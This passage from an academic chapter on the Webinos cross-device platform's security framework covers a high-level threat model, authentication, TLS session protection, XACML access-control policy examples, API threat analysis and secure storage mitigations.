1. **Insecure key storage and use:** The *Webinos* platform uses PKI to identify devices. If a device key was stolen or copied by an attacker, they would be able to join another device to the personal zone and either impersonate the user or gain access to other services.
2. **Unauthorised joining of a personal zone:** A user's PZH might allow an unauthorised user to add a new device to the personal zone. This attack might be hard to detect and would allow a range of misuses of personal devices.
3. **Impersonating a friend when requesting access the user's personal zone:** If Mallory is able to impersonate Bob, he could do this to create a connection to Alice's personal zone and access her resources. This may be possible if Alice is not sure of how Bob can be identified, or if Bob's user credentials are easy to guess or steal.
4. **Unauthorised enrolment of a user device to a malicious personal zone hub:** Before a personal zone proxy is configured to point to the user's personal zone hub, an attacker might force it to join another, malicious hub without the user realising. This would then give the attacker access to Alice's device and allow the attacker to impersonate Alice.
5. **Unauthorised transfer of data from secure to insecure devices:** If one *Webinos* device is well-secured and difficult to access, an attacker might use a less secure device to access it via *Webinos*.

Physical and Environmental Threats

1. **Misuse of physical access to access data stored on remote devices:** Similarly to the previous attack, this involves a malicious engineer or technician misusing their access to a device during maintenance (such as a car during its annual service) to access data stored on the rest of the personal zone.
2. **Exploiting NFC capabilities to impersonate users via a relay attack:** Alice's NFC reader might be made available over *Webinos* and then relay attacks could allow Eve to impersonate her NFC device for mobile payment or identity theft.
3. **Exploiting Bluetooth capabilities:** Since Bluetooth is developed for easy connectivity, often it is used in "mode 1" (no encryption and authentication), and thus bluetooth connections allow for impersonation, eavesdropping and connection hijacking.

Data at Rest

The following components in *Webinos* will be storing data.

1. Applications may store data locally on each device, as well as using data (such as media files) exposed by each device. To support this, an application specific, isolated storage area is made available to each *Webinos* application. In addition, *Webinos* can also expose arbitrary data storage. Access to arbitrary data storage will be mediated by policies and require a different permission. Isolated storage from one application is never exposed to another.
2. Devices. Each device with a PZP will store some or more of the following:
   a. Application data
   b. Data in policies, certificates, and preferences. This may include the names of applications the user has installed, the devices they use and their friends' identities. It is therefore considered private.

EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

c. Browser histories and system logs
d. Context data (a temporary log file), if enabled.
e. Downloaded widget data containing potentially valuable intellectual property

3. Cloud-based components (PZH, online services) may store:
   a. Context data
   b. Data in policies, certificates, and preferences. This may include the names of applications the user has installed, the devices they use and their friends' identities. It is therefore considered private.
   c. Application data (outside of *Webinos* control)

We therefore identify the following threats in Table 2.
In the sections that follow, we will describe how these threats have been addressed.

Trusted Execution Environment

Threats like unauthorized use of APIs and resources, application denial of service, cross site scripting, man in the browser demand a trusted environment of execution to be mitigated.

The security of the *Webinos* execution environment is specified to achieve security properties, starting from some assumptions. The *Webinos* core components, i.e. the PZH, the PZP and the *Webinos* runtime system are assumed as trusted, so, threats involving the corruption of code while on the device or modification of the runtime itself are not considered.

However, these components are considered at different level of security. While the PZH is the core of the security framework, it is usually placed in particularly secure place (e.g. in the cloud under control of personal zone provider) and little can be done in case of its violation, information available to the PZP and the WRT are minimized to mitigate information leakage if compromised.

Table 2. Reference threats for data at rest

Threat	Description	Attacker	Motivation
Native malware	Malware is installed on *Webinos*-enabled device and is used to access and transmit application data to a third party. This may be targeted to particular apps or users	Irwin	Corporate espionage or discrediting an existing application. Monetary gain.
Device theft	A *Webinos*-enabled device is stolen and data is down loaded by the thief.	David	Most likely selling the device, but this could be a targeted attack on an individual or corporation
Webinos malware	A malicious *Webinos* application accesses user data	Frankie	Stealing personal data for personal or monetary gain, may be looking for credentials or credit card details.
Online data leak	A PZH provider exposes their entire file system by mistake. This compromises the certificates, keys and settings of each user	Gary	May be discrediting former employee, or may be looking for recognition from the user community
App content theft	A *Webinos* widget data is stolen by another developer	Jimmy	Monetary gain – copying valuable IPR
Data blackmail	User data is encrypted and the key held by an attacker. The user is extorted to get back their personal data	Ethan	Monetary gain

EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

Webinos components of the runtime system allows execution on the base of the application trust, which can be given through certificates signed by a recognised authorities and/or through user authorisation (secured by a previous authentication) at application install or runtime. The only authorised applications shall be from signed, trusted sources, which may be defined by the manufacturer, network provider, or end user.

The *Webinos* runtime must be able to control all application (origin) authenticity and integrity, and this for the firun time before being installed or updated, and *Webinos* must protect the integrity of application instances as they are transferred between devices. Application integrity and authenticity is enforced by the *Webinos* system, in particular the personal zone proxy which acts also as policy enforcement point.

At the same time the system must restrict the application from loading untrustworthy external code, when embedded in a downloaded page (e.g. in a <*script*> tag) The external source must either be an HTTPS location, trusted by the *Webinos* system, or the script must has a signature file linked in the HTML.

Ambiguities in security information must be avoided, i.e. *Webinos* personas shall be able to easily recognize *Webinos* applications running and the authority that certified them and *Webinos* personas should be able to the *Webinos* policy editing tool shall allow policy specification based on assets recognizable by the user and based on comprehensible actions and effects.

The *Webinos* runtime shall protect policies from tampering or modification by unauthorised applications, by exploiting mechanisms to isolate them in memory and in the file system.

Default behaviour should be set to a conservative posture, to avoid common problem of weak configuration left untouched. The installation (or filef use) of an application is the time when a trust decision must be made. By default, unless there are good reasons (based on a conscious decision of the end user), applications should not be installed. If there is doubt about the provenance of the application—whether it is from the right source and has the right name—it should also not be installed

IDENTITY AND AUTHENTICATION

The problem of user authentication and identity management was identified as one of the most sensitive within the *Webinos* security group. Threats like unauthorised joining of a personal zone, spoofing of PZH page, friend impersonation, and unauthorised enrolment can be mitigated by proper authentication mechanisms.

Since *Webinos* provides for local and remote access, in different domains, and from different platform, the provided identity management mechanisms should be usable by a large variety of users and for a large variety of purposes (i.e. it should be suitable in principle for all end user personas, difficult to trespass for attacker personas, and possible to exploit for developer personas).

Webinos should allow for identification of the user to any *Webinos* device and application while paying attention to privacy issues. (e.g. a blind answer to any identity request would allow for information leakage, thus there is the choice to not respond to any request by any device, at least not before some trust relationship has been established).

The unusual *Webinos* approach requires identification for devices with multiple users on one device (e.g. TV system), thus a one-to-one device-user relationship cannot be always assumed

Many reference personas developed in *Webinos* (e.g. Peter), would distressingly manage multiple authentications and multiple authentication systems. Thus, *Webinos* should expose a single sign-on experience when possible. This problem is even more difficult, as *Webinos* must interact with services

EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

on the Web which adopt different authentication schemes (e.g. OAuth), as much seamlessly as possible, while preserving the security of the authentication.

To allow for transparency, the user should know the less of different identities (to not mention of different identity providers) while the appropriate identity required to access services should be always accessible.

To allow for simplicity, existing identities (e.g. Google) should be re-used when possible, but only if appropriate. For example, authentication to a specific device often depends on an identity agreed between the user and the device OS (e.g. finger print, user name/password, etc.), and the device does not need to rely on a third party identity provider to perform authentication. In this case, adopting a third party identities could enable denial of service attacks due to unavailability of the third party identity provider, while not reducing the identities already adopted by the person.

Identity management through certificates and public key infrastructure is also a valuable point, since it allows for a solid framework and for securing communications, with the strong contraindication that almost all *Webinos* reference personas cannot understand the PKI metaphor, due to their technical background.

Final aspect to consider is that authentication is a requirement to solve security problems, but has its own security requirements that must be addressed, in particular is desirable to carry it on a secure channel, to achieve integrity and confidentiality of the exchanged authentication credentials. To challenge these requirements, in *Webinos* we developed five independent authentication mechanisms to handle the combination of users, devices and applications, while hiding complexities and re-using identities. In the next sections we detail these five mechanisms, two related to the users, two to the devices and one to applications.

Users

Users in *Webinos* are primarily identified via an OpenID (OpenID, 2013) account URI. This may be a URL or email address. This identity is used to authenticate the user to the personal zone hub's Web interface and administer the personal zone. How the authentication occurs is up to the OpenID provider. However, on some devices users may forego the OpenID authentication in favour of they device-held private key and certificate. For devices with constrained user interfaces, this prevents users from repeatedly having to enter passwords. Furthermore, allow for re-use of existing identities if so desired by the user.

Users may also authenticate to the underlying platform via a device specific mechanism, wrapped using the *Webinos authentication API*. This allows them to take advantage of any fingerprint readers, screen-locks or other systems. This authentication is only used by the authentication API and to authenticate the user if they want to make changes to the local platform. E.g., enabling or disabling a local service. Also in this case, the choice is to not introduce new identities but instead re-use what already available and known by the user.

Devices

Devices are identified by their public key certificate, issued by the personal zone hub. The private key is stored using a platform-provided key store facility, such as Gnome Keyring on Linux or Keychain Services on OS X. Certificates and keys are used as part of the mutually-authenticated TLS connections established between devices in the personal zone.

EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

Certificates are granted to devices when they are enrolled into the personal zone. Enrolment happens through the user visiting their personal zone hub and obtaining a temporary short authentication token. This token is then used when the device connects over TLS to the hub, who exchanges it for a certificate. The authentication metaphor is here more complex, but it is acceptable since it is performed transparently by the end user that likely could misunderstand and misuse certificates and public key mechanisms.

Applications

Applications are identified by the name they are given in the widget manifest, as well as a set of signatures from various authorities. When running in a widget runtime, they have a *recognised origin* referring to the author's own domain, if it exists. The signature scheme is based on the W3C Widget Signatures standard w3c-widget and recognised origins are described in WAC core specifications (The Wholesale Application Community, 2012).

SESSION MANAGEMENT

A functioning *Webinos* network consists of multiple devices, multiple servers, and multiple applications. It requires the interaction of PZPs and PZHs belonging to different users, over multiple different networks.

In *Webinos* there are many notions of session at different levels, due to the different types of possible communications. In particular,

- *Intra Personal Zone Sessions* that are established among PZPs and PZH for any type of communication, particularly for authentication and exchange of data information. The PZH is permanently addressable on the Internet, and requires that the information exchanged in the session are secure.
- *Synchronization* is special case of intra zone sessions, which is required to seamlessly migrate information among different devices in the personal zone, like user data and identity information, certificates, context events and stream, application data and so on. Since synchronisation touches a number of sensitive objects, it can create major issues if leaked.
- *Inter Personal Zone Sessions* which can be created when accessing services on devices/servers outside the user personal zone (e.g. a service on a friend's device). These sessions (for example, between two applications in two different zones) are mediated by a suitable enforcement point entity in each of the two zones personal zone (for anyone of the two zones, a PZP on the device where the service is provided or is requested, and/or the PZH of the other zone). As special case, it is sometimes necessary to route messages between two PZH's to allow monitored communications between applications and services on different zones

Different sessions for different usage enables threats like eavesdropping on communication between applications, Spoofing of PZH administration pages as well as unauthorized joining of a personal zone and friend impersonation.

Another aspect is that the developer personas we elicited (namely, Jessica and Jimmy) are not incline to pay attention to the security and privacy of the users, unless legally obliged to. Thus, *Webinos* should provide a mechanism both easy to use, and to implement. While lack of care in protecting user security and privacy may have many roots (from time pressure to inexperience), and while a systematic re-education of

EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

Web developers would greatly improve user security, still sessions require protection now, since session data may contain private information, and may be even possible to use a hijacked session to impersonate a user on an application. From the other hand, the hijacking or unauthorised disclosure of Web session is feasible even inexperienced attackers, as widely available tools like Firesheep and FaceNiff can show.

In *Webinos* we mitigate this by imposing privacy and authentication protocols to implement the following properties.

- Traffic between zones and services is encrypted to make snooping traffic more difficult.
- Client-server sessions are mutually authenticated. This mutual authentication includes, user and device.
- Traffic can be monitored at the PZH for anomalies. For example sudden changes in IP address, can be challenged be asking the device to re-authenticate. This helps mitigate against real time token stealing attacks.

To achieve this goal we impose a mandatory use of Transport Layer Security (TLS) (Dierks and Rescorla, 2008) and relevant extensions, and to allow this PZPs need to be installed securely on devices PZP installation bootstrap. Once this "Intra Personal Zone Pairing" is done, the established long term trust relationship between that PZP and the PZH can be exploited to build up secure sessions.

DISTRIBUTED ACCESS CONTROL POLICIES

A key security feature provided by *Webinos* is a policy-based access control system. This mediates every attempt by an application, device and user to use a *Webinos* API. This is designed to limit the privileges of applications which may be trusted to access certain features but not others. For example, a 'news' application might request access to geolocation data in order to find the most relevant stories, but does not require the ability to send SMS or use the camera. Following the principle of least privilege has been proven effective in other application frameworks (Felt et al., 2011) and *Webinos* attempts to do the same. We believe a properly developed access control system would limit a number of identified threats, like unauthorised use of APIs and remote resources, improper use of non-*Webinos* APIs, exploitation of poor access control configuration.

However, the distributed and heterogeneous nature of *Webinos*, along with the ability to form ad-hoc peer-to-peer collaborations creates challenges, as described in previous work (Lyle et al., 2012).

Firstly, the devices in a user's personal zone must have a synchronised and consistent set of policies. Because different devices come online and offline at different times (a car, for example, might not be used for a week or two) it is necessary to aggressively check that the most recent policies are in place before making access control decisions. Although a *default-deny* policy would prevent out-of-date devices from doing too much harm, revocation of application permissions becomes a slower process. Synchronisation is therefore a core requirement of the *Webinos* policy framework.

Another challenge is integrating privacy controls. Rather than simple access control for confidentiality, users of applications may want assurance that their personal data is not misused or disclosed to third parties. While these requirements are ultimately impractical to enforce—Web applications given access to personal data will always be capable of sharing them with remote servers—it would be helpful for users to be informed of how applications *intend* to use their data.

EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

For example, the news application might state that it only uses *geolocation* to filter results, and that this is not shared with any third party. Such statements can then be matched against the user's preferences and a more informed decision can be made about whether to grant the application access to this resource. The challenge that *Webinos* is facing is to integrate security and privacy controls without introducing excessive complexity.

While *Webinos* tries to build on existing work in policy enforcement, another challenge is adapting more limited access control systems to a more complicated environment. The initial plan for *Webinos* was to use the BONDI-defined (bon, 2009) XACML-based (Godik and Moses, 2005) policy enforcement language and framework, but this turned out to need modification. BONDI policies do not support cross-device interaction or multiple users. Policies must also be able to refer to a dynamically changing set of features, as new APIs may be added by new applications.

Finally, the policy framework had to take into account the different level of confidence in user identity that each application has. For example, a mobile device may be assumed to always belong and be used by one person. However, a shared television might regularly be used by several people, including guests. This means that policies need to refer to the authentication level of the user, and may need to request re-authentication before permission can be granted.

The *Webinos* policy framework is based on XACML, but with the reduced vocabulary defined by the BONDI policy engine (bon, 2009). The BONDI approach has also been adapted to allow the *subject* of policies to refer to the device and user. Abstractly, *Webinos* policies are usually composed in the following way, where device T is the *target device* and device R is the *requesting device*:

User U can access Feature F of Device T through application A on Device R.

An example using XACML syntax is shown in Table 3, for user *jessica@example.com*'s mobile device, denying access to the contacts API. Taken from the *Webinos* Consortium (2012a).

Note that policies refer to *features* of APIs rather than APIs themselves. This is because APIs may include both low- and high-risk functions, such as reading SMS versus sending SMS. Policies are defined in the *policy.xml* file on each platform. New policies are created through user actions: when an application

Table 3. Example of denying access policy

```
<policy-set combine="deny-overrides">
 <policy combine="first-applicable">
 <target>
 <subject>
 <subject-match attr="id" match="appID"/>
 <subject-match attr="version" match="1.0"/>
 <subject-match attr="user-id"
 match="pzh.isp.com/jessica@example.com/Jessica's+Mobile/App"/>
 </subject>
 </target>
 <rule effect="deny">
 <condition combine="or">
 <resource-match attr="api-feature"
 match="http://www.w3.org/ns/api-perms/contacts.read"/>
 </condition>
 </rule>
 <rule effect="permit">...</rule>
 <rule effect="deny" />
 </policy>
</policy-set>
```


EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

is installed, it prompts the user to allow or deny the application installation and to grant access to requested APIs. This approval is translated into XACML and added to the policy file. The policy implementation architecture also follows from XACML, with policy enforcement (PEP), decision (PDP), information (PIP), and access (PAP) points. On *Webinos*, policy caching is required for requests to remote devices in order to improve efficiency, making the PDP cache (PDPc) a core component.

Synchronisation of policies is implemented through the PZH, which each proxy queries when it starts to receive changes. Each proxy may also make changes to policies (for example, installing a new application) but these require authorisation at the PZH. PZPs also contain an *exceptions.xml* file in the same format.

This file is not synchronised between devices, and is designed to set broad policies that do not need to be changed remotely. This limits the impact of one malicious device attempting to change policies for the whole personal zone.

To describe data handling policies, the XACML-based architecture has been adapted using extensions from the PrimeLife project (Ardagna et al., 2009). This allows *Webinos* to make access control decisions based on both the request context and user preferences. *Webinos* applications contain a *manifest* which let developers give reasons for requesting access to APIs as well as stating obligations with regards to how they will store data. An example excerpt from a manifest is given in Table 4.

THREAT-AWARE API DEVELOPMENT

The *Webinos* platform offers a set of APIs to expose the device and the personal zone's capabilities to applications. These include an *authentication API*, which provides to authorized applications the current authentication status of users, and may ask the runtime to (re)authenticate the user; *discovery* which allow applications to discover services without any previous knowledge of the service, and many others (the complete list and description is available in the official deliverable (The *Webinos* Consortium, 2012b).

Each API may have unique security and privacy concerns. Each must be considered in turn and any API-specific threats need to be mitigated. This process also helps to mitigate one of the bigger threats identified in section 4: the exploitation of the underlying platform through misuse of *Webinos* APIs. To approach this problem, we performed a risk analysis process shared among several partners of the project. Selected parties reviewed each API, either due to their security expertise or their involvement with the development of the API and therefore insights into potential threats. Most analysis data was reviewed by another partner before it was considered finished. Creativity was encouraged as part of this exercise, as well as other suitable data sources, like The Mozilla WebAPI security analysis (Mozilla, 2012) and,

Table 4. Privacy-related excerpt of the manifest file

```
<ProvisionalAction>
 <AttributeValue>http://Webinos.org/geolocation</AttributeValue>
 <AttributeValue>#pseudo-analysisDHP</AttributeValue>
 <DeveloperProvidedDescription language="EN">
 The geolocation feature is required by this application in
 order to customise search results.
 </DeveloperProvidedDescription>
</ProvisionalAction>
```


EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

since many APIs derive from previous efforts by the W3C and WAC, their original considerations on security and privacy.

The findings of this process were conveyed as a series of recommendations and reported to the API developers to inform and modify the API (which within the project is an iterative process). Since API developers were often aware of performance issues, but more rarely of the security implications, this analysis allows for a threat-aware development.

Analysts structured their feedback in a manner that was quick to read, following a specifically developed template. The template suggested that analysts consider various personas, data sources and attack vectors. More specifically, the template allowed obvious threats that misuse of this API could cause to users to be highlighted, taking into account the assets the API gives access to, as well as what happens if the API is excessively used. This considered several *Webinos* personas and took advantage of any persona-specific security and privacy consideration (developed in *Webinos* in parallel to the specification development).

The template has a specific section for threats based on remote invocation of the API (i.e., when called from another device and/or by another user, what are the additional security concerns?). It also allowed analysts with implementation experience to describe their concerns. Developer-specific threats were considered through use of the two developer personas. For instance, analysts were asked how a developer or their application might be caused harm if they used or relied on a certain AP. Finally, threats to device manufacturers, operators, and other stakeholders were also considered: e.g. excessive bandwidth consumption for telecommunications operators.

As a result of the threat analysis several mitigations were recommended. These primarily involved setting default permissions or identifying excessive use of an API, but others were also suggested.

Example Analysis

As an example, we consider the Context API (other API's threat analyses are described in the *Webinos* official deliverable). This API allows access to a user's context data through either explicit queries or a subscription model. Context events include all API calls. Specific threats identified include privacy, confidentiality and non-repudiation topics:

- Any application can monitor what the user is doing and has done, and can react to particular events. This might be used for targeted adverts, physical or cyber stalking, targeted theft or burglary and identity theft.
- Any application can potentially see which files have been opened, where the user has been, contact information, and so on. Depending on implementation, this could include the content of files and more. An application might use this to gain access to APIs and resources it does not have permission for.
- Users may want to go unmonitored and need to turn off context collection at times. If this is hard to do or unclear, it might result in embarrassment or a loss of reputation.

No specific threats have been identified for remote invocation of this API, because this API primarily uses a central database.

EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

From implementation experience, two availability risks were raised: subscribing to common context events might slow down the platform considerably, making it unusable, and too many queries to the context API might over-use bandwidth and cause either a loss of battery power of expensive mobile phone bills.

Developers using this API should be aware that context data could be inconsistent or misused, thus provide a false impression for developers. For example, if a user turns on and off their context data, it may make them appear to have different behaviour to reality.

Finally, from other stakeholders' point of view, too many queries to the context API might over-use bandwidth and reduce battery life.

Mitigations suggested varied from conservative prevention, turning off context collection by default and providing controls for turning on/off collection and clearing the database, to allowing for fine grained controls and deletion of data (suitable for users aware of what context aspect make available). To enable awareness of the API usage, the system should provide feedback for when applications query context data. Another suggestion was the creation of a figr-grained taxonomy of context data, to allow strict integration with the access control system, and allowing for a bare minimum collection of information about API calls.

Finally, as default policy, access to this API should be denied by default to trusted sources (this allow user to be aware when the requests are done) and always denied to untrusted (unknown) sources.

Analysis Results

The API threat analysis highlighted the fact that APIs should be more privacy aware, e.g. the Discovery API is privacy-invasive due to its use of persistent identifiers for *Webinos* services; this facilitates user fingerprinting, and is unnecessary for "impersonal" services, while the Calendar API and the Messaging API expose a great deal of information to requesting applications, even if not always required. e.g. for Calendar, an application which requires only the free/busy status of a user will still be given details of every calendar entry. Privacy friendliness could be achieved by a finer grained detail of the API interface (so application can obtain only the interface which exposes the minimum required user information) and the use of an Intent-style approach where the application is unaware of the service fulfilling a request.

It is also useful to make a clear distinction between types of application: 'system level' and 'Web level'. These have different potential security levels, and address the two types of use case considered within *Webinos*. On the one hand, applications requiring only slightly more functionality than that provided by the Web browser. On the other, system-level applications which are more trusted and need to have greater access to device features. Web applications could be executed in a normal Web browser and should be given access to a limited set of APIs in a more privacy-friendly way (e.g. discovery). This is because Web applications are vulnerable to a wide range of attacks which are difficult to mediate at the API level. By contrast, system level applications will run in a secure execution environment (a widget runtime) which protects them from attacks by plugins, or through cross-site scripting. They have the potential to access more APIs and may have fewer privacy constraints. These apps should only be installed from app stores and must be pre-vetted, but when they are installed they are able to do much more.

EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

SECURE STORAGE

The *Webinos* platform uses and stores data which may have security and privacy requirements. For example, many of the personas may use applications to monitor health data, to read personal emails, or to store valuable work fipla. As such, it is important to address threats and mitigations to vulnerabilities affecting data at rest.

Because most platforms already provide some mitigation to attacks on stored data, *Webinos* does not attempt to solve every problem. Table 5 shows how the threats from section 4 may be mitigated. In the case of Application content theft, we do not attempt to provide a DRM solution but expect that one could be implemented over the top of *Webinos*.

DISCUSSION

We sum up now a set of principles the lessons learned from two years of work in developing the security framework.

Tablets, smartphones, laptops, and cars are all designed to be mobile. This significantly increases the risk of a device being lost or stolen. Sensitive data should either not be stored in mobile devices or protected by secure storage available on the devices. More sensibly, revocation must be primarily concerned with removing a lost and potentially rogue device from the personal network, recalling the security inclination of the potential users (for many *Webinos* personas revocation must be a one-click process, and must also not rely on the user having another enrolled device to hand).

The interoperability of Web applications—which provide a common, accessible Web server for communication—should be re-used to make personal networks available to any device capable of making outgoing connections to Web servers. Mechanisms which requires an always-on connection (e.g. for authentication, synchronization, PKI management) would greatly benefit of this availability, while the management cost would be outsourced to the Internet infrastructure and to the provider. We believe this is an enabler for a efficient scaling of complex security solutions (like PKI) on mobile networks with frequently changing IP addresses.

Table 5. Examples of suggested mitigation for data-at-rest's reference threats

Threat	Mitigation
Native malware	Provide anti-malware tools and allocate each native application in its own private storage area
Device theft	Provide full disk encryption
Webinos malware	*Webinos* will provide isolated storage for each application, require additional permissions to access shared areas
Online data leak	The PZH can be designed to minimize risk by storing as little data as possible. PZH providers should provide disk encryption and should follow best practice guidelines to avoid vulnerabilities. Keys should be stored privately using either a trusted hardware device or a separate fipr system.
App content theft	No mitigation
Data blackmail	Offer backup and recovery tools.

EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

It is better to delegate the tasks to the underlying OS when a security mechanisms is platform specific and low-level. It is time consuming to design an application middleware, which is capable of interacting with all low-level security mechanisms on all platforms. Each platform has different application security infrastructures, so protection from malware is hard to achieve in a truly cross-platform manner.

Furthermore, the underlying OS can use a device-specific solution, with the advantage that this should be well tested by frequent use. For example, the best way to protect private keys is likely to be device-specific. Some devices support secure hardware which may provide a high level of protection. Furthermore, devices in different contexts will have different authentication requirements: e.g., a shared PC might only unlock private keys after authenticating the end user, whereas a mobile device may be assumed to belong to one person only.

The use of secure hardware capabilities should be the object of further investigation inside *Webinos*. It would be useful because hosted applications may be running on insecure remote platforms and this could be assessed through use of attestation on the host and verification on the user's device (Lyle, 2010). If the host is found to be running an untrustworthy configuration then the application may not be installed, or if the host changes configuration it could result in a new assessment.

The emerging cross-platform scenarios are young and admit misinterpretation as the security implications of these scenarios are unclear. For example, device keys are not always a factor of user authentication, this is because personal devices are designed to be mobile, thus is more secure to use a device key to identify the device only, and only as a second factor when the device is appropriate: e.g., a laptop or mobile phone with a single user and a login prompt. This contrasts with some literature (e.g. Balfanz et al., 2005), which identifies that certificates could be treated like capabilities, but is corroborated by some threat scenarios we investigated, e.g. when a device is stolen and then access to core security zone management is admitted only on the basis of the private key.

CONCLUSION AND FUTURE WORK

In this paper we presented the design of *Webinos*, providing insights into the motivation behind security choices and the overall architecture, as well as the literature which inspired our work

We used *personas* in order to support usable security design. Most of the *Webinos* personas we expect to already have identities on the Web (e.g. from social networks, email accounts, and homepages). Some were tech-savvy, and thus not comfortable with having multiple online accounts in different contexts. A mapping from Web-based identity to a public key or certificate is therefore a good way to allow users to find each other through acceptable Web identities (obtained by a combination of user and device as suggested by (Ford et al., 2006)), while benefitting from the stronger security guarantees inherent in a public key infrastructure. This leverages existing relationships and avoids the discovery and bootstrapping problems often associated with PKI (Balfanz et al., 2005). It also minimizes the need for passwords. Since PKI terminology must not be exposed to end users, all keys and certificates should be generated automatically, and there should never be a prompt or question asked to users referring to these things. However, even if we conceal details of the authentication and identity management *Webinos* system, we believe that further research is needed in this field, especially to develop empirical evidence of the usefulness of our proposed approach.

EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

We also plan further studies on authentication and identity classification, as well as investigations into stronger integration with social networks. For example, adopting a social network reputation and review system could be a way to reduce reliance on the public key infrastructure for *application* security. Application certificates are one source of information on trustworthiness, but social networks may provide more useful information, e.g. if 90% of the user's friends rate an application highly, this information may help the user decide whether to trust the application or not. On a similar theme, recommendations from particular users might trigger policy settings which allow the application to be installed with minimal authorisation. In this way, *Webinos* could present to the end user a comfortable security model, since similar to today's social network model, and thus could enhance acceptability, avoid misinterpretation and enable user's security-wise behaviour.

ACKNOWLEDGMENT

The research described in this chapter was funded by EU FP7 *Webinos* Project (FP7-ICT-2009-5 Objective 1.2). We thank all our project partners as this chapter draws upon their work.

REFERENCES

Android. (2012). *Developer guide: Security and permissions, October 2012*. Retrieved from http://developer.android.com/guide/topics/security/security.html

Ardagna, C. A., di Vimercati, S. D. C., Paraboschi, S., Pedrini, E., & Samarati, P. (2009). An XACML-based privacy-centered access control system. In *Proceedings of the First ACM Workshop on Information Security Governance, WISG '09*, (pp. 49–58). ACM.

Atzeni, A., Cameroni, C., Faily, S., Lyle, J., & Fléchais, I. (2011). Here's Johnny: A methodology for developing attacker personas. In *Proceedings of the 6th International Conference on Availability, Reliability and Security*, (pp. 722–727). IEEE.

Balfanz, D., Durfee, G., & Smetters, D. (2005). Making the impossible easy: Usable PKI. In *Security and Usability: Designing Secure Systems that People Can Use* (pp. 319–334). Sebastopol, CA: O'Reilly.

BONDI. (n.d.). *Architecture and security requirements appendices*. Retrieved from http://bondi.omtp.org/1.01/security/BONDI_Architecture_and_Security_Appendices_v1_01.pdf

Cooper, A. (1999). *The inmates are running the asylum: Why high tech products drive us crazy and how to restore the sanity* (2nd ed.). Upper Saddle River, NJ: Pearson Higher Education.

Dierks, T., & Rescorla, E. (2008). *The transport layer security (TLS) protocol version 1.2*. RFC 5246 (Proposed Standard). Retrieved from http://www.ietf.org/rfc/rfc5246.txt

Faily, S., Coles-Kemp, L., Dunphy, P., Just, M., Akama, Y., & De Luca, A. (2013). Designing interactive secure systems: CHI 2013 special interest group. In *CHI '13 Extended Abstracts on Human Factors in Computing Systems*. ACM. doi:10.1145/2468356.2468807

EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

Faily, S., & Fléchais, I. (2010a). A meta-model for usable secure requirements engineering. In *Proceedings of the 2010 ICSE Workshop on Software Engineering for Secure Systems*, (pp. 29–35). ACM.

Faily, S., & Fléchais, I. (2010b). Barry is not the weakest link: Eliciting secure system requirements with personas. In *Proceedings of the 24th BCS Interaction Specialist Group Conference, BCS '10*, (pp. 124-132). London: British Computer Society.

Faily, S., & Fléchais, I. (2011). Eliciting usable security requirements with misusability cases. In *Proceedings of the 19th IEEE International Requirements Engineering Conference*, (pp. 339–340). IEEE Computer Society.

Faily, S., Lyle, J., & Parkin, S. (2012). Secure system? Challenge accepted: Finding and resolving security failures using security premortems. In *Proceedings of Designing Interactive Secure Systems: Workshop at British HCI 2012*. London: HCI.

Felt, A. P., Greenwood, K., & Wagner, D. (2011). The effectiveness of application permissions. In *Proceedings of the 2nd USENIX Conference on Web Application Development, WebApps'11*. Berkeley, CA: USENIX Association. Retrieved from http://dl.acm.org/citation.cfm?id=2002168.2002175

Ford, B., Strauss, J., Lesniewski-Laas, C., Rhea, S., Kaashoek, F., & Morris, R. (2006). Persistent personal names for globally connected mobile devices. In *Proceedings of the 7th Symposium on Operating Systems Design and Implementation, OSDI '06*, (pp. 233–248). Berkeley, CA: USENIX Association. Retrieved from http://dl.acm.org/citation.cfm

Godik, S., & Moses, T. (2005). *Extensible access control markup language (XACML) version 1.1, May 2005*. Retrieved from http://www.oasis-open.org

iOS. (n.d.). *Developer library: iOS technology overview introduction*. Retrieved from http://developer.apple.com/library/ios/documentation/Miscellaneous/Conceptual/iPhoneOSTechOverview/Introduction/Introduction.html

Joyent, Inc. (2012). *Nodejs website*. Retrieved from http://nodejs.org/

Kinkelin, H., Holz, R., Niedermayer, H., Mittelberger, S., & Carle, G. (2011). On using TPM for secure identities in future home networks. *Future Internet, 3*(1), 1–13. Retrieved from http://www.mdpi.com/1999-5903/3/1/1/

Lyle, J. (2010). *Trustable services through attestation*. (PhD thesis). University of Oxford, Oxford, UK. Retrieved from http://www.cs.ox.ac.uk/people/John.Lyle/thesis-final-25-06-11.pdf

Lyle, J., Monteleone, S., Faily, S., Patti, D., & Ricciato, F. (2012). Cross-platform access control for mobile web applications. In *Proceedings of the IEEE International Symposium on Policies for Distributed Systems & Networks*. IEEE.

Mac. (n.d.a). *OS X developer library: Security architecture*. Retrieved from http://developer.apple.com/library/mac/documentation/Security/Conceptual/Security_Overview/Introduction/Introduction.html

EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

Mac. (n.d.b). *OS X developer library: Security services*. Retrieved from http://developer.apple.com/library/mac/documentation/Security/Conceptual/Security_Overview/Security_Services/Security_Services.html

Mitchell, C.J., & Schaffelhofer, R. (2004). *Security for mobility: The personal PKI*. Institution of Engineering and Technology.

MITRE Corporation. (n.d.). *Common attack pattern enumeration and classification (CAPEC)*. Retrieved from http://capec.mitre.org/

